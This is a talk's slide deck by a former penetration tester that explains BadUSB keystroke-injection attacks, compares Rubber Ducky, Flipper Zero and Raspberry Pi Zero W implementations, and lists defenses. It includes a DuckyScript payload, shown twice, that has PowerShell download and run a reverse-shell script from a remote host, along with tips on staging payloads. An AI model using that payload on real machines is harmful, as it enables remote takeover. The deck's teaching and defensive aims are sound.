What are BadUSB attacks and how can you implement them?

whoami

- I worked for ~5 years as a penetration tester @ Garmin Cluj
- Currently developing tools for stopping the kind of attacks that I was launching before (also @ Garmin Cluj)

- I think I nailed it with my description on Mastodon
- You can find me at:
  - @Cristi075@infosec.exchange
  - @Cristi0x75 (twitter)

Table of contents

What are BadUSB attacks?

What BadUSB is NOT

- usb drives that contain malware
- usb devices that send high voltages to USB data lines
  - Those exist, “USB Killer”
- usb devices that explode …
  - “Journalist plugs in unknown USB drive mailed to him—it exploded in his face” - arstechnica.com

What BadUSB is NOT

- usb drives that contain malware
- usb devices that send high voltages to USB data lines
  - Those exist, “USB Killer”
- usb devices that explode …
  - “Journalist plugs in unknown USB drive mailed to him—it exploded in his face” - arstechnica.com


✅ Bad


✅ USB

❌ BadUSB

What are BadUSB attacks - Some history

- The term was coined at BlackHat 2014
  - "On Accessories that Turn Evil" by Karsten Nohl, Sascha Krißler, and Jakob Lell
  - https://www.youtube.com/watch?v=nuruzFqMgIw
- They shown how the firmware on various devices could be rewritten
- How does this work?
  - After being plugged in, the OS will wait for a device to transmit its identifiers
  - The OS does this in order to use the right driver for your device


Hello
Hello
I'm a hard drive


Hello
Hello
I'm a hard drive
Hello
Hello
I'm a keyboard

What are BadUSB attacks - Effects

- The original paper mentioned
  - “DHCP on USB”
    - Registering as a network card
    - sending an attacker-controller DNS server
    - using that to intercept traffic
  - Virtual machine escape techniques
  - Emulating a keyboard and sending keystrokes
    - Usually called “Keystroke injection”
  - Infect a machine with a rootkit
    - Works by detecting when a BIOS is accessing the device
  - and more

What are BadUSB attacks - Effects

- The original paper mentioned
  - “DHCP on USB”
    - Registering as a network card
    - sending an attacker-controller DNS server
    - using that to intercept traffic
  - Virtual machine escape techniques
  - Emulating a keyboard and sending keystrokes
    - Usually called “Keystroke injection”
  - Infect a machine with a rootkit
    - Works by detecting when a BIOS is accessing the device
  - and more
- Nowadays, people usually mean “Keystroke injection” when talking about BadUSB

What are BadUSB attacks - More than just thumb drives

- Any device with an USB connection can be used
  - Putting an USB hub inside a legitimate device
    - Ex: a mouse could ‘become’ a keyboard and send some keystrokes
  - Devices that usually don’t require data
    - Ex: an USB-powered fan?
    - Also, the plasma globe used by Google’s Red team
    - You can read more about that at https://lcamtuf.coredump.cx/plasma_globe
    - Or watch their ‘Hacking Google’ series (on YouTube)

Caption: *The Google-branded plasma globes.*

What are BadUSB attacks - How likely are they?

- The FBI issued a warning in 2022
  - Threat actors were using BadUSB attacks to target companies
- Sometimes, the risks can be a bit exaggerated by the media
  - Especially when discussing threats against random people (not companies)
  - That being said
    Personal security tip: Don’t plug in any suspicious USB device

How to implement a BadUSB attack


- We’re going to compare three different implementations
- We’re looking at
  - Ease of use
  - How stealthy it can be
  - Costs
  - How customizable it is, what else can you build

Implementations

First, let’s discuss some simple payloads

How to implement a BadUSB attack

- Payload 1 - writing a message
  - Very simple, useful for demonstrations



How to implement a BadUSB attack

- Payload 1 - writing a message

```
REM TITLE Test payload
REM AUTHOR Cristi075
REM DESCRIPTION Opens notepad and writes a message

ATTACKMODE HID STORAGE
DELAY 2000
GUI r
DELAY 200
STRING notepad
ENTER
DELAY 300
ENTER
STRING    _      _      _                _      _      _
ENTER
STRING __(.)< __(.)> __(.)=   HACKED   >(.)__ <(.)__ =(.)__
ENTER
STRING \___)  \___)  \___)             (___/  (___/  (___/
ENTER
ENTER
STRING You've been hacked
ENTER
ENTER
STRING Enjoy,
ENTER
STRING Cristi
ENTER
```

How to implement a BadUSB attack

- Payload 2 - reverse shell
  - More useful for red teamers
  - Also more difficult to execute

```
DELAY 1000
GUI r
DELAY 100
STRING powershell "IEX (New-Object Net.WebClient).DownloadString('https://192.168.133.7/reverse_shell.ps1');"
ENTER
```

Method 1 - “The Usual”

Method 1 - “The Usual” - Hak5 Rubber Ducky

- Cost: ~$80 (+taxes,+shipping)
- Stealth: Quite stealthy
  - Basically looks like a flash drive
- Uses DuckyScript


Method 2 - “Overkill”

Method 2 - “Overkill” - Flipper Zero

- Cost: ~$165 (+taxes,+shipping)
  - Around 225€ from Lab401
- Stealth: No!
  - It’s big and bulky. It’s also easy to recognize
  - Nobody would plug this in “accidentally”
- I was able to convert a lot of DuckyScript
  - Keep in mind that the Flipper Zero is not actually using DuckyScript
- Customizing
  - It has GPIO, so you could build things around it
    - I haven’t seen anything BadUSB-related built like this
  - It can also be remote controlled from your phone (via Bluetooth)
    - Maybe this might be useful sometimes


Method 3 - “DYI”

Method 3 - “DYI” - Raspberry Pi Zero W



- Cost: ~$30 (+some shipping, maybe)
- Stealth: Not as a flash drive
  - It’s larger than an usual flash drive
  - But this can probably be disguised as some other type of device (remember that plasma globe?)
- It uses HIDscript, a scripting language (based on JS)
- Customizing
  - Can help you implement other BadUSB attacks; like the ‘DHCP over USB’ one
  - It has GPIO, and you can build a lot of thing with it
    - Ex: add a SIM and a modem to it and you don’t have to rely on the victim’s internet connection

Method 3 - “DYI” - Raspberry Pi Zero W



Method 3 - “DYI” - Raspberry Pi Zero W

P4wnP1 A.L.O.A.

USB SETTINGS | WIFI SETTINGS | BLUETOOTH | NETWORK SETTINGS | TRIGGER ACTIONS | HIDSCRIPT | EVENT LOG | GENERIC SETTINGS

HIDScript editor

RUN | STORE | LOAD & REPLACE | LOAD & PREPEND

```
layout('us');            // US keyboard layout
typingSpeed(100,150)     // Wait 100ms between key strokes + an additional random value between 0ms and 150ms (natural)

delay(500);
press("GUI r");
delay(500);
type("notepad\n")
delay(1000);
for (var i = 0; i < 3; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
type("Let's type fast !!!!!!!!!!!!!!\n")
typingSpeed(0,0);
for (var i = 3; i < 10; i++) {
  type("Hello from P4wnP1 run " + i + " !\n");
  type("Moving mouse right ...");
  moveStepped(500,0);
  type("and left\n");
  moveStepped(-500,0);
}
```

Running jobs
(0 running jobs)

Succeeded
(2 successful jobs)


Job 3
State SUCCEEDED

Job 4
State SUCCEEDED

Failed
(0 failed jobs)

Time	Event Type	VM ID	Job ID	Has error	Result	Error	Message
2020-02-06 15:44:26 +02:00	JOB STARTED	0	1	false	null		layout('us'); // US keyboard ...
2020-02-06 15:44:46 +02:00	JOB STOPPED	0	1	false	null		Script stopped
2020-02-06 15:44:46 +02:00	JOB CANCELLED	0	1	true	null	Execution of job 1 on VM 0 interrupted	Script execution cancelled

Method 3 - “DYI” - Raspberry Pi Zero W



- So … how do we build this?
- Hardware used
  - A Raspberry Pi Zero W
  - An SD Card
  - An adapter to add the USB A port to the Pi
    - I found one on Amazon
      - https://www.amazon.de/-/en/GeeekPi-Dongle-Expansion-Raspberry-Inserted/dp/B07KR5PM7J
    - They can probably be found for cheaper
      - Just make sure they have the data lines, not just power!
    - And you can probably also build it if you can print a PCB
- My costs:
  - $15 for the Pi
  - $11 for the adapter
  - A cheap SD card (~$5)

Method 3 - “DYI” - Raspberry Pi Zero W

- What about the software?
  - We are using P4wnP1 A.L.O.A
    - https://github.com/RoganDawes/P4wnP1_aloa
    - Based on Kali Linux

https://github.com/RoganDawes/P4wnP1_aloa

rbuild_debug.sh Fix for #81 4 years ago

README.md

P4wnP1 A.L.O.A.

P4wnP1 A.L.O.A. by MaMe82 is a framework which turns a Rapsberry Pi Zero W into a flexible, low-cost platform for pentesting, red teaming and physical engagements ... or into "A Little Offensive Appliance".

0. How to install

The latest image could be found under release tab.

The easiest way to access a fresh P4wnP1 A.L.O.A. installation is to use the web client via the spawned WiFi (the PSK is `MaMe82-P4wnP1`, the URL `http://172.24.0.1:8000`) or SSH (default password `toor`).

1. Features

Plug&Play USB device emulation

- USB functions:
  - USB Ethernet (RNDIS and CDC ECM)
  - USB Serial
  - USB Mass Storage (Flashdrive or CD-Rom)
  - HID Keyboard
  - HID Mouse
- runtime reconfiguration of USB stack (no reboot)
- detection of connect/disconnect makes it possible to keep P4wnP1 A.L.O.A powered up (external supply) and trigger action if the emulated USB device is attached to a new host
- no need to deal with different internal ethernet interfaces, as CDC ECM and RNDIS are connected to a virtual bridge
- persistent store and load of configuration templates for USB settings

Other methods

- USB Nova
- USB Armory
- OMG Cable
- GreatFET One & LUNA (from GreatScottGadgets)
- Using microcontrollers
  - Ex: Arduino, Raspberry Pi Pico, etc

Lessons learned

What have I learned while working on this project?

Lessons learned - About payloads

- You cannot see the output. It's just a keyboard
  - Interesting exception: there is a backchannel used by the computer to communicate which LEDs should be on (the num/caps/scroll lock ones)
  - That can be used to exfiltrate data
- You might need to be careful of timings
  - Ex: Win11 initialized a keyboard way faster than Win10
- Keep payloads short
  - Download a spearhead script and run it using keystroke injection
  - That script will do the rest of the work
  - However, this increases chances of being detected!

Remember this payload?


```
DELAY 1000
GUI r
DELAY 100
STRING powershell "IEX (New-Object Net.WebClient).DownloadString('https://192.168.133.7/reverse_shell.ps1');"
ENTER
```

Lessons learned - About payloads

- You cannot see the output. It's just a keyboard
  - Interesting exception: there is a backchannel used by the computer to communicate which LEDs should be on (the num/caps/scroll lock ones)
  - That can be used to exfiltrate data
- You might need to be careful of timings
  - Ex: Win11 initialized a keyboard way faster than Win10
- Keep payloads short
  - Download a spearhead script and run it using keystroke injection
  - That script will do the rest of the work
  - However, this increases chances of being detected!


Interesting finding - Flipper Zero bypassing turned off USB hubs

- While working on this project, I noticed something weird
- The Flipper Zero could connect to my PC through a switched USB hub



Interesting finding - Flipper Zero bypassing turned off USB hubs

- While working on this project, I noticed something weird
- The Flipper Zero could connect to my PC through a switched USB hub
  - While it was switched off
- No other USB device would do this



Interesting finding - Flipper Zero bypassing turned off USB hubs

https://store.monkeyuser.com/products/bug

Feature

~~$35.00~~ $25.00 Sale

If you have selected a discount code the discount will be visible and applied at the checkout step.


Tax included.

BUY IT NOW

Feature/Bug Plushie

Interesting finding - Flipper Zero bypassing turned off USB hubs

- Interesting research topic, maybe
- Hardware requirements
  - A Flipper Zero
  - A logic analyzer or similar device
    - oscilloscope?
  - One or more switched hubs
    - That you’re willing to take apart



Lessons learned - How can we defend against BadUSB attacks?

- Block all USB devices that aren't known to be good (in your org)
  - There are tools that can help with implementing this
  - Can become a pain point for employees
- There are some tools available for detecting very fast typing speeds
  - Ex: https://github.com/google/ukip
- Awareness and training
  - People shouldn't plug in devices of unknown origin

Conclusions

Let’s wrap this up

What is a BadUSB attack

- attacks that rely on modified firmware for USB devices
  - initially presented at BlackHat in 2014
- A lot of different capabilities
  - including the possibility of building a self-replicating virus
- However, when it is mentioned today, people usually mean 'Keystroke injection'

How can you implement a BadUSB attack?

- Use a Rubber Ducky
- Use a Flipper Zero
- Other devices like
  - USB Nova, USB Armory, OMG Cable, GreatFET One
- Build your own
  - RPi Zero W + adapter + sd card
  - Microcontrollers

Other stuff

- Why payloads are hard to build
- Some ways to defend against this kind of attack
- Flipper Zero doesn’t like being told “no”

Thanks!

ANY QUESTIONS?

You can find me at

@Cristi0x75